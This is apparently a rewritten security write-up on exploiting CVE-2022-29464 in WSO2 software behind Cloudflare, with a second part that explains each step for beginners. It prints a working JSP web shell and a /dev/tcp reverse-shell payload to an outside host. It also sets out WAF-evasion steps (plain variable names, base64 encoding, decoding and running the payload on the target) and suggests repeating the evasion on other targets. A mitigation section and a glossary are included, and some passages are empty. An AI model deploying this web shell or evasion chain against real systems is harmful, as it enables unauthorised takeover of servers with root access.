Remote Code Execution by Bypassing Cloudflare: CVE-2022–29464 Analysis
The WSO2 products are vulnerable to CVE-2022-29464, allowing unauthenticated attackers to upload a malicious JSP file via a directory traversal in the file upload endpoint, leading to remote code execution. The author bypassed Cloudflare's detection by using a simple web shell and base64-encoded reverse shell commands.
 Published on medium.com
In this article, we will delve into the detection, exploitation of CVE-2022–29464, a critical web application vulnerability, and how a commonly used security layer like Cloudflare can be bypassed during a potential attack. It will be a study that emphasizes the constant need for testing and updating security measures…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
CVE-2022-29464 is a vulnerability in multiple WSO2 products that lets unauthenticated, remote attackers execute arbitrary code on affected systems. The attacker reaches a /fileupload endpoint and uses a Content-Disposition directory traversal sequence to land a file in a directory under the web root, such as ../../../../repository/deployment/server/webapps. The advisory rates it CVSS 9.8 and lists the following vulnerable products:
- WSO2 API Manager 2.2.0, up to 4.0.0
- WSO2 Identity Server 5.2.0, up to 5.11.0
- WSO2 Identity Server Analytics 5.4.0, 5.4.1, 5.5.0, 5.6.0
- WSO2 Identity Server as Key Manager 5.3.0, up to 5.11.0
- WSO2 Enterprise Integrator 6.2.0, up to 6.6.0
- WSO2 Open Banking AM 1.4.0, up to 2.0.0
- WSO2 Open Banking KM 1.4.0, up to 2.0.0
Remote code execution (RCE) is the class of attack in which an attacker runs commands remotely to place malware or other malicious code on a computer or network. No input from the user is needed, and a vulnerable system can expose sensitive data without the attacker ever gaining physical access to the network.
Setup

The work started from a subdomain scan. The target website redirected visitors straight to the /carbon/admin/login.jsp directory. No version information was exposed anywhere on the page, so the researcher worked through existing CVE registrations methodically, testing the target against known vulnerabilities to find one that applied.
Finding it

Testing confirmed that the system was vulnerable to CVE-2022-29464. The obstacle was that the target sat behind Cloudflare, which blocked the injection of any malicious shell code.
Exploitation
Step 1: A web shell that does not look like one
To get past Cloudflare's automated security detection, the researcher wrote a deliberately simple and unobtrusive JSP web shell, keeping the code structure simple and choosing variable names that were random and inconspicuous. Avoiding words that security filters could flag as malicious made the code harder to trace and harder to detect while preserving its ability to infiltrate the target.

The shell takes commands from the x parameter, runs them on the server's command line and returns the output through the web interface:
<%@ page import="java.io.*,java.util.*"%><% String a = request.getParameter("x"); if (a != null) { ProcessBuilder b = new ProcessBuilder("/bin/sh", "-c", a); Process c = b.start(); Scanner d = new Scanner(c.getInputStream()).useDelimiter("\\A"); String e = d.hasNext() ? d.next() : ""; out.println(e); d.close(); }%>
The parameter x is read with request.getParameter. If it is not null, a ProcessBuilder runs /bin/sh -c with the supplied string, the process output is read through a Scanner delimited by \\A (the whole stream), and the result is printed to the response. The researcher notes that the code contains no mechanism designed specifically to bypass a firewall; it may avoid detection only because of its simple and inconspicuous nature, and given that firewalls keep adding detection methods, it is unclear whether such techniques will remain effective in the long run. The exploit was published at https://github.com/alii76tt/CVE-2022-29464-Bypass-CloudFlare.
Step 2: Command execution as root
The web shell, which penetrated the target by bypassing Cloudflare, gave command execution on the system with root privileges.

Step 3: Reverse shell attempts are blocked

With the web shell installed, the next goal was a reverse shell, so that the target would connect out to an external server and give more effective control and interaction. Attempts to deliver reverse shell payloads through the x parameter were consistently blocked by Cloudflare, which is effective at detecting and blocking malicious activity by analysing web traffic, especially payloads that try to establish external command and control connections.
Step 4: Working around missing tools
The plan was to host a custom shell on the researcher's own public server and pull it onto the target. That ran into a practical problem: curl and wget, the usual tools for file transfer and network connections, were not available on the target, and even ping, the basic network diagnostic tool, was absent. A different methodology was needed to access and interact with the system.

Step 5: Base64-encoded reverse shell
The method that finally worked was a reverse shell payload prepared with base64 encoding, which aims to bypass security filters and make the payload harder to detect.
Payload:
sh -i >& /dev/tcp/[redacted]/4545 0>&1
The encoded command is written to a file named ilto.sh:
echo "[redacted]==" > ilto.sh

The contents of ilto.sh:

Step 6: Decode the payload
On the target, the encoded payload stored in ilto.sh is decoded into a file named ali:
base64 -d ilto.sh > ali

The ali file now holds the decoded reverse shell commands, ready to run on the target.
Step 7: Make it executable
The final preparation step is to give the ali file execution permission so it can run as a script on the target:
chmod +x ali

Step 8: Catch the shell
Port 4545 on the researcher's public server was put into a listening state to accept incoming connections from the target. With the listener running, the executable ali file was started on the target:
bash ali

The result was the ability to execute remote commands on the target almost as if sitting at a local terminal session.
Root cause
The flaw is in WSO2's file upload handling: the /fileupload endpoint accepts a Content-Disposition value containing a directory traversal sequence, which lets an unauthenticated attacker write a file into a directory under the web root, such as ../../../../repository/deployment/server/webapps. The simple, inconspicuous shell made the code harder to trace and detect, allowing the researcher to bypass Cloudflare's automated security detection mechanisms. Cloudflare did block the later reverse shell payloads sent through the x parameter, so the bypass applied to the upload stage, not to every request.
Impact
An unauthenticated, remote attacker can execute arbitrary code on an affected WSO2 system. In this case the web shell yielded command execution with root privileges, and a reverse shell gave interactive control of the target. The report does not describe the data or other systems reachable from that host.
Fix
The report gives the remediation for Arcserve UDP 7.0/8.x/9.x:
- Stop Arcserve UDP related services (
CmdUtil.exe /stopall) by referring to the technical document. - Open the
conffolder atC:\Program Files\Arcserve\Unified Data Protection\Management\IdentityServer\repository\conf. - Copy
carbon.xmlfrom theconffolder to another location as a backup. - Open
carbon.xmlin a text editor and remove the content between<FileUploadConfig>and</FileUploadConfig>.
Original:
<FileUploadConfig><! - The total file upload size limit in MB…<Class>org.wso2.carbon.ui.transports.fileupload.ToolsAnyFileUploadExecutor</Class></Mapping></FileUploadConfig>
After the change:
<FileUploadConfig></FileUploadConfig>
- Save and close
carbon.xml. - Start Arcserve UDP related services (
CmdUtil.exe /startall) by referring to the technical document.
The report states that this completes the countermeasures for CVE-2022-29464 in Arcserve UDP 7.0/8.x/9.x.
Variants to test
- Other WSO2 products and versions. Check the products and version ranges listed in the advisory for the same
/carbon/admin/login.jspconsole and the same/fileuploadbehaviour. A positive result is a successful upload of a harmless test file into a web-accessible directory via a traversal sequence inContent-Disposition. - WAF evasion by naming. The researcher's approach was to keep the shell simple and use random, unobtrusive variable names. On another target, try an equally minimal shell with innocuous parameter and variable names and see whether the upload and subsequent command execution pass the WAF.
- Restricted hosts. Where
curl,wgetandpingare missing, base64-encoding the payload and decoding it on the target withbase64 -dis worth trying; a positive result is the decoded script running and the listener receiving a connection. - Blocked reverse shells.
What happened, in plain words
A security researcher found a website that was running a piece of software called WSO2. That software had a known, publicly documented bug: anyone on the internet, without logging in, could upload a file that the server would then run as a program. This kind of bug is called remote code execution, or RCE, because the attacker can make the far-away server run commands of their choosing.
The complication was that the website sat behind Cloudflare, a service that inspects traffic before it reaches the real server and blocks anything that looks malicious. Cloudflare stood out as a factor preventing the injection of any malicious shell code. So the researcher wrote a very plain, boring-looking web shell, with short random variable names, and that slipped past Cloudflare's automated checks. The web shell gave the researcher the ability to execute commands on the system with root privileges.
The next goal was a "reverse shell": a way for the far-away server to call back to the researcher's own machine, giving an interactive session almost like sitting at the server's keyboard. Cloudflare blocked the obvious attempts at that. The server also did not have the usual tools for downloading files (curl, wget) or even ping. So the researcher wrote the base64-encoded reverse shell command into a file, decoded it on the server, made it executable, and ran it, while listening on a port on their own server. The connection came back and the researcher had remote control.
The rest of this article walks through each of those steps slowly, explaining every term as it appears.
Some background terms first
Before the walkthrough, a few words that come up constantly.
- Server: a computer somewhere on the internet whose job is to answer requests from browsers. When you visit a website, your browser asks a server for a page and the server sends it back.
- Web application: software running on a server that produces web pages dynamically, rather than just handing out fixed files. Login forms, shopping carts and admin panels are all web applications.
- Endpoint: a specific address (a URL path) that a web application listens on for a particular job. If a website is a building, endpoints are the different service windows: one for logging in, one for uploading a photo, one for searching. In this story the important endpoints are
/carbon/admin/login.jsp(the login page) and/fileupload(the upload window). - API: a defined way for one piece of software to talk to another. A restaurant menu is a fair comparison: it lists what you can order and how to order it, without you needing to know what happens in the kitchen. A web API is the same idea over the network: a list of addresses and formats that a program accepts.
- Parameter: a named value you attach to a request, like a form field. In a URL, parameters often appear after a
?, for example?name=ali. The server reads the parameter by name and acts on its value. In this story the web shell reads a parameter calledx. - Cookie / token: a small piece of data a website gives your browser so it can recognise you on the next request, the way a cloakroom ticket lets you collect your coat without proving who you are again. Login sessions rely on these. A stolen session cookie or token can let an attacker act as you, which is why they are treated as secrets.
- Vulnerability: a weakness in software that lets someone make it do something the designers did not intend.
- Exploit: the concrete technique or piece of code that takes advantage of a vulnerability.
- CVE: "Common Vulnerabilities and Exposures". A public catalogue where each known vulnerability gets an ID number, so everyone can refer to the same bug unambiguously. CVE-2022-29464 is one entry in that catalogue.
- CVSS score: a number from 0 to 10 that rates how severe a vulnerability is. Higher is worse.
- WAF (Web Application Firewall): a filter that sits in front of a website and inspects incoming requests, blocking ones that match patterns of known attacks. Cloudflare provides this kind of protection.
- Cloudflare: a widely used service that sits between visitors and a website's real server. It can cache pages, hide the server's real address, and filter malicious traffic. From the attacker's point of view it is a guard at the door.
- Shell: a program that lets you type commands and see their output. On Linux servers the usual shell is
/bin/shorbash. - Web shell: a small program uploaded to a web server that lets an attacker run shell commands through ordinary web requests. Instead of a terminal, the attacker uses the browser or a tool to send a command as a parameter and reads the output in the response.
- Reverse shell: a shell where the far-away server connects out to the attacker's machine, rather than the attacker connecting in. This matters because firewalls often block incoming connections but allow outgoing ones.
- Root: the all-powerful administrator account on a Linux system. Root can do anything on the machine.
- Base64: a way of writing any data using only ordinary letters, digits and a couple of symbols. It is not encryption; anyone can decode it. Its use here is to make a command look like harmless text so that filters do not recognise it.
- Directory traversal: tricking a program into treating a file name as a path that climbs out of the folder it was supposed to stay in. The sequence
../means "go up one folder". - Web root: the folder on the server whose contents the web application serves to visitors. A file placed inside it can be requested by anyone with a browser, and if it is a program the server knows how to run, the server runs it.
- JSP (Java Server Pages): a file format for web pages that contain Java code. When a visitor requests a
.jspfile, the server executes the Java code inside it and sends the result back. That makes a JSP file a natural choice for a web shell. - Content-Disposition: an HTTP header used when uploading or downloading files. It carries the file's name. If the server trusts that name too much, an attacker can put path characters in it.
- Port: a numbered channel on a computer. A server can run many services at once, each on its own port. Port 4545 is the one used here for the reverse shell listener.
- Listener: a program waiting on a port for an incoming connection.
What CVE-2022-29464 is
CVE-2022-29464 is a vulnerability in several products made by a company called WSO2. WSO2's products are building blocks that organisations use to manage APIs, identities and integrations; think of them as the plumbing behind a company's login systems and internal services. The bug lets an attacker who has never logged in, from anywhere on the internet, run arbitrary code on the affected system.
The mechanism, in plain terms: the application has a file upload endpoint at /fileupload. When a file is uploaded, the request includes a Content-Disposition header that carries the file's name. The attacker uses a Content-Disposition directory traversal sequence such as ../../../../repository/deployment/server/webapps to reach a directory under the web root.
The advisory rates the vulnerability with a CVSS score of 9.8, which is at the top of the scale. The products and versions listed as vulnerable are:
- WSO2 API Manager 2.2.0, up to 4.0.0
- WSO2 Identity Server 5.2.0, up to 5.11.0
- WSO2 Identity Server Analytics 5.4.0, 5.4.1, 5.5.0, 5.6.0
- WSO2 Identity Server as Key Manager 5.3.0, up to 5.11.0
- WSO2 Enterprise Integrator 6.2.0, up to 6.6.0
- WSO2 Open Banking AM 1.4.0, up to 2.0.0
- WSO2 Open Banking KM 1.4.0, up to 2.0.0
What remote code execution means
Remote code execution (RCE) is the class of attack in which an attacker runs commands on someone else's computer over the network, to place malware or other malicious code there. The key point is that no action by the user is needed: nobody has to click a link or open an attachment. A vulnerable system can expose sensitive data without the attacker ever gaining physical access to the network or the building. In everyday terms, it is the difference between someone copying your house key versus someone reaching through your letterbox and operating the lock from the inside.
Discovery: how the target was found
The work started with a subdomain scan. A subdomain is a prefix on a domain name, like shop.example.com or admin.example.com. Organisations often have many of them, and some are forgotten or less carefully maintained. A scan simply enumerates subdomains to see which ones exist and what they serve.
One of the discovered sites redirected visitors straight to the /carbon/admin/login.jsp directory. That path is where visitors were redirected.
No version information was shown anywhere on the page. That matters because knowing the exact version tells you which vulnerabilities apply. Without it, the researcher worked through existing CVE registrations methodically, testing the target against known vulnerabilities one by one to find one that applied. This is a normal, patient approach: the public CVE catalogue is a list of known weaknesses, and each entry describes the conditions under which it can be triggered.
Confirming the vulnerability, and hitting Cloudflare
Testing confirmed that the system was vulnerable to CVE-2022-29464. But the target sat behind Cloudflare, and Cloudflare blocked the injection of any malicious shell code. In other words, the door was unlocked, but there was a guard in front of it who recognised the shape of the attack.
Step 1: a web shell that does not look like one
To get past Cloudflare's automated security detection, the researcher wrote a deliberately simple and unobtrusive JSP web shell. The code structure was kept simple, and the variable names were chosen to be random and inconspicuous. The reasoning: security filters look for words and patterns that are known to be malicious. If your code avoids those words, the filter has less to latch onto. That made the code harder to trace and harder to detect, while it still did its job of infiltrating the target.
The shell takes commands from the x parameter, runs them on the server's command line and returns the output through the web interface:
<%@ page import="java.io.*,java.util.*"%><% String a = request.getParameter("x"); if (a != null) { ProcessBuilder b = new ProcessBuilder("/bin/sh", "-c", a); Process c = b.start(); Scanner d = new Scanner(c.getInputStream()).useDelimiter("\\A"); String e = d.hasNext() ? d.next() : ""; out.println(e); d.close(); }%>
Line by line, in plain words:
<%@ page import="java.io.*,java.util.*"%>tells the server which Java libraries this page needs.java.iohandles input and output, andjava.utilprovides utility classes such asScanner. Without this line the code below could not refer to those classes.String a = request.getParameter("x");reads the value of the parameter namedxfrom the incoming request and stores it in a variable calleda. This is the command the attacker wants to run. The variable nameais short and meaningless on purpose: nothing in it looks suspicious to a filter.if (a != null) {checks that a command was actually supplied. If the parameter is missing, the code does nothing.ProcessBuilder b = new ProcessBuilder("/bin/sh", "-c", a);prepares to start a new process. It will run/bin/sh(the standard Linux shell) with the-coption, which means "run the following string as a command". The string is the value ofa, that is, whatever the attacker sent inx.Process c = b.start();actually starts that process. From this moment the command is running on the server.Scanner d = new Scanner(c.getInputStream()).useDelimiter("\\A");reads the output of the command.c.getInputStream()is the stream of text the command produces. The delimiter\\Ais a regular expression meaning "the whole input at once", so the scanner reads everything rather than stopping at the first space or newline.String e = d.hasNext() ? d.next() : "";takes the output if there is any, and otherwise uses an empty string. This avoids errors when a command prints nothing.out.println(e);writes the output back into the web page response, so the attacker sees the result in the browser or tool.d.close();closes the scanner, releasing the resource.
The researcher notes that the code contains no mechanism designed specifically to bypass a firewall. It may avoid detection only because of its simple and inconspicuous nature. And because firewalls keep adding new detection methods, it is unclear whether such techniques will remain effective in the long run. That is an honest caveat: this is not a permanent trick, just one that worked at the time.
The exploit was published at https://github.com/alii76tt/CVE-2022-29464-Bypass-CloudFlare.
Step 2: command execution as root
Uploading the shell through the vulnerable endpoint, and getting it past Cloudflare, gave command execution on the system with root privileges. Root is the administrator account on a Linux machine; it can read, change or delete anything. So the attacker was not limited to a small corner of the server.
Step 3: reverse shell attempts are blocked
With the web shell installed, the next goal was a reverse shell. The idea is that the target connects out to an external server controlled by the researcher, which gives more effective control and interaction than sending one command at a time through a web page. A reverse shell is like asking someone inside a building to phone you, rather than you trying to get past the front desk.
Attempts to deliver reverse shell payloads through the x parameter were consistently blocked by Cloudflare. Cloudflare is effective at detecting and blocking malicious activity by analysing web traffic, especially payloads that try to establish external command and control connections. In plain terms: a request that contains something looking like "connect back to this address and give me a shell" is a well-known pattern, and the filter recognised it.
Step 4: working around missing tools
The plan was to host a custom shell on the researcher's own public server and pull it onto the target. That ran into a practical problem: curl and wget, the usual tools for file transfer and network connections, were not available on the target. Even ping, the basic network diagnostic tool, was absent. A minimal server installation often lacks these utilities, and their absence removes the easy options for downloading a file.
A different methodology was needed to access and interact with the system. This is a common theme in real attacks: the environment is never exactly what you expect, and the attacker has to adapt.
Step 5: a base64-encoded reverse shell
The method that finally worked was a reverse shell payload prepared with base64 encoding. The aim is to bypass security filters and make the payload harder to detect: base64 turns a recognisable command into a string of ordinary-looking characters, so a filter searching for the command's text does not see it.
The payload itself is:
sh -i >& /dev/tcp/[redacted]/4545 0>&1
What each part does:
sh -istarts an interactive shell.>& /dev/tcp/[redacted]/4545redirects the shell's input and output to a network connection. On Linux,/dev/tcp/host/portis a special path that opens a TCP connection to that host and port. Here it points at the researcher's server on port 4545.0>&1makes the shell's standard input come from the same place as its output, so typing into the connection reaches the shell and the shell's replies come back over the connection.
The encoded command is written to a file named ilto.sh:
echo "[redacted]==" > ilto.sh
Line by line:
echoprints the text that follows.- The long string in quotes is the base64 encoding of the payload above. It looks like random characters, which is exactly the point: a filter scanning for
sh -ior/dev/tcpwill not find those words in it. >redirects the output into a file instead of the screen.ilto.shis the name of the file created. The.shending conventionally marks a shell script.
The contents of ilto.sh:
Step 6: decode the payload on the target
On the target, the encoded payload stored in ilto.sh is decoded into a file named ali:
base64 -d ilto.sh > ali
Line by line:
base64is the standard tool for base64 encoding and decoding.-dtells it to decode rather than encode.ilto.shis the input file, the one holding the encoded text.>sends the result into a new file.aliis the name of that new file.
The ali file now holds the decoded reverse shell commands, ready to run on the target. The reason for splitting the work into two files is that the encoded text can travel through the web shell without looking dangerous, and the decoding happens locally on the server where no filter is watching.
Step 7: make it executable
The final preparation step is to give the ali file execution permission so it can run as a script on the target:
chmod +x ali
Line by line:
chmodis the command that changes a file's permissions.+xadds the execute permission, meaning the system is allowed to run this file as a program.aliis the file being changed.
Without this step, trying to run the file would produce a permission error. Files created by redirection are not executable by default, which is a sensible safety measure.
Step 8: catch the shell
Port 4545 on the researcher's public server was put into a listening state to accept incoming connections from the target. A listener is simply a program waiting on a port; when the target connects out, the listener accepts the connection and hands over an interactive session.
With the listener running, the executable ali file was started on the target:
bash ali
Line by line:
bashis the shell program that will interpret the file.aliis the file to run, containing the decoded reverse shell command.
When that ran, the target connected back to port 4545 on the researcher's server. The result was the ability to execute remote commands on the target almost as if sitting at a local terminal session.
Why the bug exists
